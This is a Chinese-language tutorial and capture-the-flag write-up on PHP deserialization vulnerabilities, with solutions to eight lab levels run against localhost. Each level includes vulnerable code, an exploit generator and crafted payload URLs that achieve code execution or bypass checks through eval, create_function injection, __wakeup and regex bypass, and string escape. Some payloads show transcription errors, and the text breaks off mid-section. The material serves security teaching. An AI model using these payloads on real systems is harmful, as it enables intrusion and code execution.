

# 反序列化漏洞

## 概述

在pikachu靶场中，已经见过简单的php反序列化漏洞，在这里做一次详细的总结

## PHP序列化与反序列化

维基百科中这样定义：序列化（serialization）在计算机科学的数据处理中，是指将数据结构或对象状态转换成可取用格式（例如存成文件，存于缓冲，或经由网络中发送），以留待后续在相同或另一台计算机环境中，能恢复原先状态的过程。

概念很容易理解，其实就是将数据转化成一种可逆的数据结构，自然，逆向的过程就叫做反序列化。

那么序列化与反序列化有什么用处呢？

举个例子：

比如：现在我们都会在网上买桌子，桌子这种很不规则的东西，该怎么从一个城市运输到另一个城市，这时候一般都会把它拆掉成板子，再装到箱子里面，就可以快递寄出去了，这个过程就类似我们的序列化的过程（把数据转化为可以存储或者传输的形式）。当买家收到货后，就需要自己把这些板子组装成桌子的样子，这个过程就像反序列的过程（转化成当初的数据对象）。

也就是说，序列化的目的是方便数据的传输和存储。

在PHP应用中，序列化和反序列化一般用做缓存，比如session缓存，cookie等。

常见的序列化格式：

- 二进制格式
- 字节数组
- json字符串
- xml字符串

在PHP中序列化和反序列化对应的函数分别为serialize()和unserialize()。反序列化本身并不危险,但是如果反序列化时,传入反序列化函数的参数可以被用户控制那将会是一件非常危险的事情。

举个例子

### 序列化

```
<?php
class Person {
    public $name='Tom';
    private $age = 18;
    protected $sex = 'male';
    public function hello(){
        echo "hello";
    }
}
$class = new Person();
$class_ser = serialize($class);
echo $class_ser;
?>
```

## 输出

```
O:6:"Person":3:{s:4:"name";s:3:"Tom";s:11:" Person age";i:18;s:6:" * sex";s:4:"male";}
```

其中，从前往后依次为：O代表object，如果是数组则是i；6代表对象名长度；Person是对象名；3是对象里面的成员变量的数量；括号里面s代表string数据类型，如果是i则代表int数据类型；4代表属性名的长度；name即属性名；s同前面；3代表属性值长度；Tom即属性值，后面同理（数字不显示长度）。同时注意到类里面的方法并不会序列化。

根据成员变量的修饰类型不同，在序列化中的表示方法也有所不同。可以看到代码中三个修饰类型分别是public、private、protected。

public，没有变化

private，会变成 %00类名%00属性名

protected，会变成 %00\*%00属性名

%00为空白符，空字符也有长度，一个空字符长度为1，%00虽然不会显示，但是提交还是要加上去。

总结：一个类经过序列化之后存储在字符串的信息只有类名称和类内成员属性键值对，序列化字符串中没有将类方法一并序列化。

## 反序列化

简单来说，反序列化就是序列化的逆过程。

通过 unserialize() 函数实现

还上面的例子来进行反序列化

```
<?php
$class_ser = 'O:6:"Person":3:{s:4:"name";s:3:"Tom";s:11:" Person age";i:18;s:6:" * sex";s:4:"male";}';
$class = unserialize($class_ser);
var_dump($class);
?>
```

## 输出

```
object(__PHP_Incomplete_Class)#1 (4) {
    ["__PHP_Incomplete_Class_Name"]=>
    string(6) "Person"

    ["name"]=>
    string(3) "Tom"

    [" Person age"]=>
    int(18)

    [" * sex"]=>
    string(4) "male"
}
```

将字符串反序列化出来之后的类不包含任何类方法。

## 魔法函数

到目前为止，我们可以控制类属性，但还称不上漏洞，只能说是反序列化的特性，还要配合上特定函数才能发挥反序列化漏洞的威力。所以要先了解一些特殊的函数——魔术方法，这些魔术方法均可以在一些特定的情况下自动触发。如果这些魔术方法中存在我们想要执行，或者说可以利用的函数，那我们就能进一步进行攻击。

不光PHP有，其他的语言也有，比如在C++里有构造函数和析构函数，对应着PHP的**construct**和**destruct**。除了这里写的魔术方法，PHP还有其他魔术方法，会在某些特定情况下被自动调用，下面列举一些常见的魔术方法和它的作用：

1、构造函数：\_\_construct()：

- 对象被实例化的时候，自动调用。

2、析构函数：\_\_destruct()：

- 对象被销毁前自动调用。

3、\_\_set(k e y , key,value)：

- 给类的私有属性赋值时自动调用。

4、\_\_get(\$key)：

- 获取类的私有属性时自动调用。

5、\_\_isset(\$key)：

- 外部使用isset()函数检测这个类的私有属性时，自动调用。

6、\_\_unset(\$key)：

- 外部使用unset()函数删除这个类的私有属性时，自动调用。

7、\_\_clone：

- 当使用clone关键字，克隆对象时，自动调用。

8、\_\_toString()：

- 当使用echo等输出语句，直接打印对象时自动调用，例如上面那个代码中的echo \$searIALIZED其实就会调用这个魔术方法。

9、\_\_call()：

- 调用类中未定义或未公开的方法时，自动调用。

10、\_\_autoload()：

- ① 这是唯一一个不在类中使用的魔术方法。
- ② 当实例化一个不存在的类时，自动调用这个魔术方法。
- ③ 调用时，会自动给\_\_autoload()传递一个参数：实例化的类名

11、\_\_sleep()：

- 把对象实例化成字符串的时候自动调用（上面的示例中有）

12、\_\_wakeup()：

- 把字符串反序列化成对象时，会优先调用自动调用。

# 反序列化漏洞

那么弄清了上述2点，反序列化漏洞就说得清了：

1.在反序列化的时候，如果这个字符串可控，我们就可以让它反序列化出代码中任意一个类对象，并且类对象的属性是可控的。

2.由于存在会自动调用的魔术方法（当然手动调用的方法也一样），如果这些方法中调用了自己的属性值（我们可控），那么我们就可以操控方法调用的结果了。

3.虽然介绍了魔术方法，但反序列化漏洞和魔术方法没有必然联系，调用普通方法也可能触发反序列化漏洞，只是魔术方法自动调用更容易被编程人员忽视。

因此，寻找反序列化漏洞的利用链就变成了：

1.存在的一个类（代码中写/系统自带的）。

2.类的方法被调用时（自动/手动）如果使用了自己成员属性的值，那么这个方法的执行结果我们就可控。

## level 01

源代码：

```
<?php
header("Content-type: text/html; charset=utf-8");
highlight_file(__FILE__);
class a{
    var $act;
    function action(){
        eval($this->act);
    }
}
if (isset($_GET['flag'])){
    $a=unserialize($_GET['flag']);
    $a->action();
}
?>
```

类a中有一个act属性，一个action类方法，action方法会去eval执行act参数命令

以GET方式传入flag参数，然后反序列化，调用\$a中的action方法，在这里字符串可控，类属性\$a值可控，造成任意代码执行漏洞

exp:

```
<?php
class a{
    var $act = "show_source('flag.php');";
}
$a = new a();
$a_ser = serialize($a);
echo $a_ser;
?>
```

output:

```
o:1:"a":1:{s:3:"act";s:24:"show_source('flag.php');";};}
```

payload:

```
http://127.0.0.1/php-SER-libs-main/level1/?flag=o:1:"a":1:
{s:3:"act";s:24:"show_source('flag.php');";};}
```

得到flag

```
$flag="flag{level1_is_over_come_On}";
```

## level 02

源代码:

```
<?php
header("Content-type: text/html; charset=utf-8");
highlight_file(__FILE__);
include("flag.php");
class mylogin{
    var $user;
    var $pass;
    function __construct($user,$pass){
        $this->user=$user;
        $this->pass=$pass;
    }
    function login(){
        if ($this->user=="daydream" and $this->pass=="ok"){
            return 1;
        }
    }
}
if (isset($_GET['param'])){
    $a=unserialize($_GET['param']);
    if($a->login())
    {
        echo $flag;
    }
}
?>
```

类mylogin中有user、pass参数；魔术方法\_\_construct，对象被实例化的时候，自动调用；还有login方法，user为daydream、pass为ok时就会返回1，在主体代码调用login方法时，如果返回1即打印flag，由此只需控制类中user参数为daydream，pass参数为ok即可

exp:

```
<?php
class mylogin{
    var $user = 'daydream';
    var $pass = 'ok';
}
$params = new mylogin();
$ser = serialize($params);
echo $ser;
?>
```

output:

```
o:7:"mylogin":2:{s:4:"user";s:8:"daydream";s:4:"pass";s:2:"ok";}
```

payload:

```
http://127.0.0.1/php-SER-libs-main/level2/?param=o:7:"mylogin":2:
{s:4:"user";s:8:"daydream";s:4:"pass";s:2:"ok";}
```

flag:

```
flag{level2_is_ok_here_you_g0}
```

## level 03


源代码

```
<?php
header("Content-type: text/html; charset=utf-8");
highlight_file(__FILE__);
include("flag.php");
class mylogin{
    var $user;
    var $pass;
    function __construct($user,$pass){
        $this->user=$user;
        $this->pass=$pass;
    }
    function login(){
        if ($this->user=="daydream" and $this->pass=="ok"){
            return 1;
        }
    }
}
if (isset($_COOKIE['param'])){
    $a=unserialize($_COOKIE['param']);
    if($a->login())
    {
        echo $flag;
    }
}
```

?>

与上一关类似，不过这里传参是在HTTP请求中的Cookie中，于是抓包，修改参数

payload与上一关一样，不过要url编码一下，不然会解析错误



payload

Cookie:param=0%3A7%3A%22mylogin%22%3A2%3A%7Bs%3A4%3A%22user%22%3Bs%3A8%3A%22daydream%22%3Bs%3A4%3A%22pass%22%3Bs%3A2%3A%22ok%22%3B%7D

flag

flag{level3\_is\_s0\_easy\_right?}

## level 04

源代码

```
<?php
header("Content-type: text/html; charset=utf-8");
highlight_file(__FILE__);
class func
{
    public $key;
    public function __destruct()
    {
        unserialize($this->key());
    }
}
```

```

    }
}

class GetFlag
{
    public $code;
    public $action;
    public function get_flag(){
        $a=$this->action;
        $a('', $this->code);
    }
}

if (isset($_GET['param'])){
    unserialize($_GET['param']);
}
?>

```

这里创建了两个类，挨个类分析

### func类

具有属性key以及魔术方法 \_\_destruct(), 在实例化对象时会自动调用该方法，方法中的内容是反序列化key的值，后面加了一个(), 在网上没有找到太多关于这样使用的资料，根据能够收集到的资料结合我自己的理解，可以这样认为：可以完成对象当函数使用，但是这里没法给函数传参。

想法验证：

POC:

```

<?php

class func
{
    public $key;
    public function __destruct()
    {
        unserialize($this->key)();
    }
}

class GetFlag
{
    public $code;
    public $action;
    public function get_flag(){
        $a=$this->action;
        $a('', $this->code);
    }
}

$a = new func();
$a->key = 's:7:"phpinfo";';
$a_ser = serialize($a);
echo $a_ser;
?>

```

output:




```
o:4:"func":1:{s:3:"key";s:14:"s:7:"phpinfo";"};
```

这里是把“phpinfo”序列化之后赋给\$a->key值，然后再把\$a序列化，然后将序列化之后的数据传入param参数，接下来会进行两次反序列化，服务端接收数据后会首先进行一次反序列化，然后将类func实例化，此时\$a->key中的值为之前“phpinfo”序列化的字符串，然后再类实例化的时候魔术方法\_\_destruct()会自动调用，将key属性反序列化，这里的key，序列化后又成为一个字符串，再加上一个()，完成phpinfo函数的调用

payload:

```
http://127.0.0.1/php-SER-libs-main/level4/?param=o:4:%22func%22:1:
{s:3:%22key%22;s:14:%22s:7:%22phpinfo%22;%22;}
```



The screenshot shows a web browser window with the address bar displaying the URL: `http://127.0.0.1/php-SER-libs-main/level4/?param=o:4:"func":1:{s:3:"key";s:14:"s:7:"phpinfo";"};`. The browser window shows the source code of the page, which is a PHP script. The script defines a class `func` with a public property `$code` and a public property `$action`. It also has a public method `get_flag()` that returns `$a->this->action`. The script then checks if the `param` parameter is set in the GET request. If it is, it unserializes the `param` value and assigns it to `$a`. Finally, it calls `__destruct()` on `$a`, which triggers the `__destruct()` method of the `func` class. This method calls `phpinfo()` to display the PHP configuration information.

PHP Version 7.0.12	
System	Windows NT LPTOP-8661PM09 10.0 build 19044 (Windows 10) i586
Build Date	Oct 13 2016 10:44:50
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86
Configure Command	escript /nalog configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-odbc=cp:php-sdk/oracle/x86/instantclient_12_1/sdk,shared" "--with-oci8-12c=cp:php-sdk/oracle/x86/instantclient_12_1/sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgsql"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\PHPTutorial\php\php-7.0.12-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS,VC14
PHP Extension Build	API20151012,NTS,VC14

事实证明可以执行

但是这里能够调用的函数比较有限，只能调用无需参数的函数，显然这里还要借助GetFlag类

## GetFlag类

该类中含有两个属性，code和action

这里还存在一个get\_flag()方法，实现的功能是 \$code("",\$action);

那么这里可以进行create\_function注入（适用范围：php 4>=4.0.1，php 5 php5.6不支持可变函数，php 7 php7.2已废除create\_function）

## create\_function()函数简介：

create\_function(string \$args,string \$code)

- string \$args 声明的函数变量部分
- string \$code 执行的方法代码部分

create\_function()会创建一个匿名函数（lambda样式），create\_function()函数会在内部执行 eval(),创建与执行过程等价于：

```
function lambda(string $args) {eval($code)}
```

当传入的方法体可控时，便可能触发RCE

create\_function()函数在代码审计中，主要用来查找项目中的代码注入和回调后门的情况，熟悉了执行流程，我们可以熟练的实现代码注入的payload构造，从而进行漏洞挖掘和找出存在的缺陷。它的原理就是将参数传递进去，形成一个合法的字符串或者叫方法体，再通过Eval执行该字符串。由于是字符串拼接，自然也逃不了代码注入的缺陷。

于是这里给\$code赋值create\_function，给\$action赋值} code; //

即

```
create_function("", "}" code; //")
```

执行过程等价于

```
function lambda() {} code; //}
```

于是完成了代码执行

到这里，本关思路已经清晰，要先在类GetFlag中构造属性创建能够实现代码执行类方法的实例，然后将该实例序列化赋值给func实例中的key属性，在创建func实例时，自动调用魔术方法，然后调用GetFlag实例中具有代码执行功能的类方法，这里调用类方法的原理与前文提到的对象当函数使用类似，**类内的方法调用可以通过 [类, 方法名] ()** 进行方法上的一个调用，func魔术方法中已经存在一个()，于是这里只需传入一个包含类名和方法名的数组即可

exp:

```
<?php

class func
{
    public $key;
}

class GetFlag
{
    public $code;
    public $action;
    public function get_flag(){
        $a=$this->action;
        $a('', $this->code);
    }
}

$b = new GetFlag();
$b->code = '}include("flag.php");echo $flag; //';
$b->action = 'create_function';
$b_ser = serialize(array($b, 'get_flag'));

$a = new func();
$a->key = $b_ser;
$a_ser = serialize($a);
echo $a_ser;

?>
```

output:

```
o:4:"func":1:{s:3:"key";s:136:"a:2:{i:0;o:7:"GetFlag":2:
{s:4:"code";s:34:"}include("flag.php");echo
$flag; //" ;s:6:"action";s:15:"create_function";}i:1;s:8:"get_flag";}";}
```

payload:

```
http://127.0.0.1/php-SER-libs-main/level4/?param=o:4:%22func%22:1:
{s:3:%22key%22;s:136:%22a:2:{i:0;o:7:%22GetFlag%22:2:
{s:4:%22code%22;s:34:%22}include(%22flag.php%22);echo%20$flag; // %22;s:6:%22action
%22;s:15:%22create_function%22;}i:1;s:8:%22get_flag%22;}%22;}
```

flag:

```
flag{NI_T_level4_easy_ge_pi}
```

## level 05

源码

```
<?php
error_reporting(0);
header("Content-type: text/html; charset=utf-8");
class secret{
    var $file='index.php';

    public function __construct($file){
        $this->file=$file;
    }

    function __destruct(){
        include_once($this->file);
        echo $flag;
    }

    function __wakeup(){
        $this->file='index.php';
    }
}
$cmd=$_GET['cmd'];
if (!isset($cmd)){
    echo show_source('index.php',true);
}
else{
    if (preg_match('/[oc]:\d+:/i',$cmd)){
        echo "Are you daydreaming?";
    }
    else{
        unserialize($cmd);
    }
}
//sercet in flag.php
```

?>

先分析类secret,file属性值默认为'index.php', 然后有三个魔术方法, \_\_construct和\_\_destruct方法分别在实例创建和销毁时触发, wakeup()是用在反序列化操作中。unserialize()会检查存在一个wakeup()方法。如果存在, 则先会调用\_\_wakeup()方法。\_\_wakeup()魔术方法中再次把'index.php'赋值给file属性。

另外, 在主体函数中, 还对传入的cmd参数进行了过滤。

至此, 利用思路已然清晰, 绕过对cmd参数的过滤并且绕过\_\_wakeup()魔术方法

### 正则匹配绕过

cmd参数的过滤使用正则匹配, 如果匹配到结果就不会进行反序列化

正则表达式为 /[oc]:\d+:/i

/ 表示开始匹配

[oc]表示匹配中括号中的任意一项(o或者c)

: 即单独匹配冒号

\d 匹配一个数字字符。等价于 [0-9]

+ 匹配前面的子表达式一次或多次

/i 表示匹配的时候不区分大小写

绕过改正则表达式可以在匹配到的数字前加上一个加号, 这里涉及到一个小特性

## php反序列化的一个小特性

原文链接: [php反序列unserialize的一个小特性](#)

1.unserialize()函数相关源码:

```
if ((YYLIMIT - YYCURSOR) < 7) YYFILL(7);
yych = *YYCURSOR;
switch (yych) {
case 'C':
case 'O':      goto yy13;
case 'N':      goto yy5;
case 'R':      goto yy2;
case 'S':      goto yy10;
case 'a':      goto yy11;
case 'b':      goto yy6;
case 'd':      goto yy8;
case 'i':      goto yy7;
case 'o':      goto yy12;
case 'r':      goto yy4;
case 's':      goto yy9;
case '}':      goto yy14;
default:       goto yy16;
}
```

上边这段代码是判断序列串的处理方式, 如序列串O:4:"test":1:{s:1:"a";s:3:"aaa"};,处理这个序列串, 先获取字符串第一个字符为O, 然后case 'O': goto yy13

yy13:

```
yych = *(YYMARKER = ++YYCURSOR);
```

```
if (yych == ':') goto yy17;
```

```
goto yy3;
```

从上边代码看出，指针移动一位指向第二个字符，判断字符是否为:，然后 goto yy17

```
yy17:
    yych = *++YYCURSOR;
    if (yybm[0+yych] & 128) {
        goto yy20;
    }
    if (yych == '+') goto yy19;

    .....

yy19:
    yych = *++YYCURSOR;
    if (yybm[0+yych] & 128) {
        goto yy20;
    }
    goto yy18;
```

从

上边代码看出，指针移动，判断下一位字符，如果字符是数字直接goto yy20，如果是'+'就goto yy19，而yy19中是对下一位字符判断，如果下一位字符是数字goto yy20，不是就goto yy18，yy18是直接退出序列处理，yy20是对object性的序列的处理，所以从上边可以看出：

```
O:+4:"test":1:{s:1:"a";s:3:"aaa"};
```

```
O:4:"test":1:{s:1:"a";s:3:"aaa"};
```

都能够被unserialize反序列化，且结果相同。

## \_\_wakeup()魔术方法绕过

漏洞编号 CVE-2016-7124

影响版本 PHP5 < 5.6.25 PHP7 < 7.0.10

利用方法：

若在对象的魔法函数中存在的wakeup方法，那么之后再调用 unserialize() 方法进行反序列化之前则会先调用wakeup方法，但是序列化字符串中表示对象属性个数的值大于真实的属性个数时会跳过\_\_wakeup的执行

于是，首先写个正常没有绕过的exp

```
<?php
error_reporting(0);
class secret{
```

```

var $file='index.php';

public function __construct($file){
    $this->file=$file;
}

function __destruct(){
    include_once($this->file);
    echo $flag;
}

function __wakeup(){
    $this->file='index.php';
}
}

$a = new secret();
$a->file = 'flag.php';
echo serialize($a);
?>

```

output:

```
o:6:"secret":1:{s:4:"file";s:8:"flag.php";}
```

根据上述两个绕过点的分析，进行修改

```
o:+6:"secret":2:{s:4:"file";s:8:"flag.php";}
```

然后进行url编码，因为+在url传输过程中会被转为空格

```
0%3A%2B6%3A%22secret%22%3A2%3A%7Bs%3A4%3A%22file%22%3Bs%3A8%3A%22flag.php%22%3B%7D
```

提交payload

```

http://127.0.0.1/php-ser-libs-main/level5/?
cmd=0%3A%2B6%3A%22secret%22%3A2%3A%7Bs%3A4%3A%22file%22%3Bs%3A8%3A%22flag.php%22%3B%7D

```

flag

```
flag{welcome_T0_level5_we_are_all_in_r0ad}
```

## level 06

私有属性反序列化

escaped binary string(仅从php6开始支持)，测试版本：php-7.0.12-NTS

源码

```
<?php
highlight_file(__FILE__);
error_reporting(0);
header("Content-type: text/html; charset=utf-8");
class secret{
    private $comm;
    public function __construct($com){
        $this->comm = $com;
    }
    function __destruct(){
        echo eval($this->comm);
    }
}
$param=$_GET['param'];
$param=str_replace("%","daydream",$param);
unserialize($param);
?>
```

直接给secret类中comm属性赋值命令即可造成命令执行

这里使用了私有属性，传参过程中过滤了%号

## 私有属性反序列化tips

对于反序列化的时候 php会把private和protected变量会引入不可见字符\x00，这些字符对应的ascii码为0

因此如果有字符串限定判断的话 需要去更改控制代。

绕过思路 将%00转为\00 将s->s,即可将ascii码变为大写类的类型的

exp:

```
<?php
highlight_file(__FILE__);
error_reporting(0);
header("Content-type: text/html; charset=utf-8");
class secret{
    private $comm= "include('flag.php');echo \$flag;";
}
$s = new secret();
$s_ser = serialize($s);
echo urlencode($s_ser);
?>
```

output:

```
0%3A6%3A%22secret%22%3A1%3A%7Bs%3A12%3A%22%00secret%00comm%22%3Bs%3A31%3A%22include%28%27flag.php%27%29%3Becho+%24flag%3B%22%3B%7D
```

对照绕过思路进行修改

```
0%3A6%3A%22secret%22%3A1%3A%7BS%3A12%3A%22\00secret\00comm%22%3Bs%3A31%3A%22inclu
de%28%27flag.php%27%29%3Becho+%24flag%3B%22%3B%7D
```

payload:

```
http://127.0.0.1/php-SER-libs-main/level6/?
param=0%3A6%3A%22secret%22%3A1%3A%7BS%3A12%3A%22\00secret\00comm%22%3Bs%3A31%3A%2
2include%28%27flag.php%27%29%3Becho+%24flag%3B%22%3B%7D
```

flag:

```
flag{level6_is_yue_lai_yue_fu_yan}
```

## level 07

### \_\_call与属性的初始值

源码

```
<?php
highlight_file(__FILE__);
error_reporting(0);
header("Content-type: text/html; charset=utf-8");
class you
{
    private $body;
    private $pro='';
    function __destruct()
    {
        $project=$this->pro;
        $this->body->$project();
    }
}

class my
{
    public $name;

    function __call($func, $args)
    {
        if ($func == 'yourname' and $this->name == 'myname') {
            include('flag.php');
            echo $flag;
        }
    }
}
$a=$_GET['a'];
unserialize($a);
?>
```

类my中调用\_\_call魔术方法，其中判断，调用yourname方法且name属性为myname即可得到flag。类you中，可以通过特殊的赋值进行类my的实例化并调用方法。



exp:

```
<?php
highlight_file(__FILE__);
class you
{
    private $body;
    private $pro;
    function __construct(){
        $this->body=new my();
        $this->pro='yourname';
    }
    function __destruct()
    {
        $project=$this->pro;
        $this->body->$project();
    }
}

class my
{
    public $name='myname';

    function __call($func, $args)
    {
        if ($func == 'yourname' and $this->name == 'myname') {
            include('flag.php');
            echo $flag;
        }
    }
}

$you = new you();
echo urlencode(serialize($you));

?>
```

output:

```
0%3A3%3A%22you%22%3A2%3A%7Bs%3A9%3A%22%00you%00body%22%3B0%3A2%3A%22my%22%3A1%3A%7Bs%3A4%3A%22name%22%3Bs%3A6%3A%22myname%22%3B%7Ds%3A8%3A%22%00you%00pro%22%3Bs%3A8%3A%22yourname%22%3B%7D
```

urldecode:

```
o:3:"you":2:{s:9:"youbody";o:2:"my":1:
{s:4:"name";s:6:"myname";s:8:"youpro";s:8:"yourname";}
```

有部分不可打印字符丢失

按照上述私有属性反序列化tips思路进行修改

```
o:3:"you":2:{s:9:"\00you\00body";o:2:"my":1:
{s:4:"name";s:6:"myname";s:8:"\00you\00pro";s:8:"yourname";}
```

payload:

```
http://127.0.0.1/php-SER-libs-main/level7/?a=0:3:%22you%22:2:
{s:9:%22\00you\00body%22;o:2:%22my%22:1:
{s:4:%22name%22;s:6:%22myname%22;}s:8:%22\00you\00pro%22;s:8:%22yourname%22;}
```

flag:

```
flag{level7_running_with_progress}
```

## level 08

在做本关之前，首先补充一下前置知识

### php反序列化字符逃逸

什么是字符逃逸，从字面意思看，就是一些字符被丢弃。我们知道，序列化后的字符串在进行反序列化操作时，会以{}两个花括号进行分界线，花括号以外的内容不会被反序列化。

字符逃逸的主要原理就是闭合，和sql注入类似，只不过它判断的是字符串的长度。输入恰好的字符串长度，让无用的部分字符逃逸或吞掉，从而达到我们想要的目的。

#### 字符增多

demo\_1.php

```
<?php
highlight_file(__FILE__);
//error_reporting(0);
header("Content-type: text/html; charset=utf-8");
class account{
    public $username = 'username';
    public $password = 'password';
}
function filter($str){
    return str_replace('aa','bbb',$str);
}
if (isset($_GET['a'])){
    $a = $_GET['a'];
    echo $a.'<br>';
    $b = filter($a);
    echo $b.'<br>';
    $c = unserialize($b);
    var_dump($c);
}
?>
```

这里我们尝试在只修改username属性的情况下修改password属性

首先判断逃逸字符

```
<?php
class account{
    public $username = 'username';
    public $password = 'password';
}
$account = new account();
$account->password = '123456';
echo serialize($account);
?>
```

output:

```
o:7:"account":2:{s:8:"username";s:8:"username";s:8:"password";s:6:"123456";}
```

那么在这里，逃逸的字符为 ";s:8:"password";s:6:"123456";}

计算长度，这里逃逸字符长度为31

注意到str\_replace替换之后，长度加1，于是这里要完成31次替换

exp:

```
<?php
class account{
    public $username = 'username';
    public $password = 'password';
}
$account = new account();
$account->username =
'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa';s:8:"password";s:6:"123456";}';
echo serialize($account)
?>
```

可以看到这里只对username属性进行了更改

payload:

```
http://127.0.0.1/character_escape_increase.php?a=o:7:%22account%22:2:
{s:8:%22username%22;s:93:%22aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaa%22;s:8:%22password%22;s:6:%22123456%22;}%22;s:8:%22password%22;s:8:%22p
assword%22;}
```


成功修改password属性



```
<?php
class account{
    public $username = 'username';
    public $password = 'password';
}
$account = new account();
$account->username =
'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa";s:8:"password";s
:6:"123456";}';
$account->password = 'password";s:8:"password";s:6:"123456";}';
echo serialize($account)
?>
```

payload:

```
http://127.0.0.1/character_escape_increase.php?a=0:7:%22account%22:2:
{s:8:%22username%22;s:93:%22aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaa%22;s:8:%22password%22;s:6:%22123456%22;}%22;s:8:%22password%22;s:39:%22
password%22;s:8:%22password%22;s:6:%22123456%22;}%22;}
```



```
<?php
highlight_file(__FILE__);
//error_reporting(0);
header("Content-type: text/html; charset=utf-8");
class account{
    public $username = 'username';
    public $password = 'password';
}
function filter($str){
    return str_replace('aa','b',$str);
}
if (isset($_GET['a'])){
    $a = $_GET['a'];
    echo $a.'<br>';
    $b = filter($a);
    echo $b.'<br>';
    $c = unserialize($b);
    var_dump($c);
}
?> 0:7:"account":2:
